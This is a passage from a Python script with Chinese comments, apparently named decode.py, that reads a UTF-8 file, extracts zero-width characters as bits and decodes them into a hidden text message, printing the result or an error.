            extracted_bits += ZERO_WIDTH_CHARS[char]
        # 注意：这里会忽略任何其他零宽字符，如 \u200d (ZWJ)

    if not extracted_bits:
        return "--- ❗ 未发现有效的零宽隐写信息！(或使用的零宽字符映射不匹配) ---"

    decoded_message = []

    # 2. 强制将二进制长串分割成 8 位一组进行解码
    # 遍历二进制串，步长为 8
    for i in range(0, len(extracted_bits), BYTE_SIZE):
        # 取出当前 8 位
        byte = extracted_bits[i:i + BYTE_SIZE]

        if len(byte) == BYTE_SIZE:
            # 只有完整的 8 位才进行解码
            decoded_char = binary_to_text(byte)
            decoded_message.append(decoded_char)
        else:
            # 如果剩余的位数不足 8 位，可能是消息结束或填充不完整
            print(f"\n警告：二进制串长度非 8 的倍数，忽略剩余 {len(byte)} 位：
{byte}")

    return "".join(decoded_message)

def decode_from_file(file_path: str):
    """
    从指定文件读取内容并进行零宽隐写解密。
    """
    if not os.path.exists(file_path):
        print(f"❌ 错误：文件 '{file_path}' 不存在。")
        return

    print(f"--- 正在读取文件：{file_path} ---")

    try:
        # 必须以UTF-8编码读取文件
        with open(file_path, 'r', encoding='utf-8') as f:
            content = f.read()

        secret_message = decode_zero_width_steg(content)

        print("\n*** ✅ 解密结果 ***")
        print(secret_message)
        print("********************")

    except UnicodeDecodeError:
        print("❌ 错误：文件编码不是 UTF-8，请确保文件保存为 UTF-8 格式。")
    except Exception as e:
        print(f"❌ 发生错误：{e}")

# --- 主程序入口 ---
if __name__ == "__main__":

    if len(sys.argv) < 2:
        print("💡 用法：python3 decode.py <文件路径>")
        sys.exit(1)
    else:
        file_to_decode = sys.argv[1]
        decode_from_file(file_to_decode)
```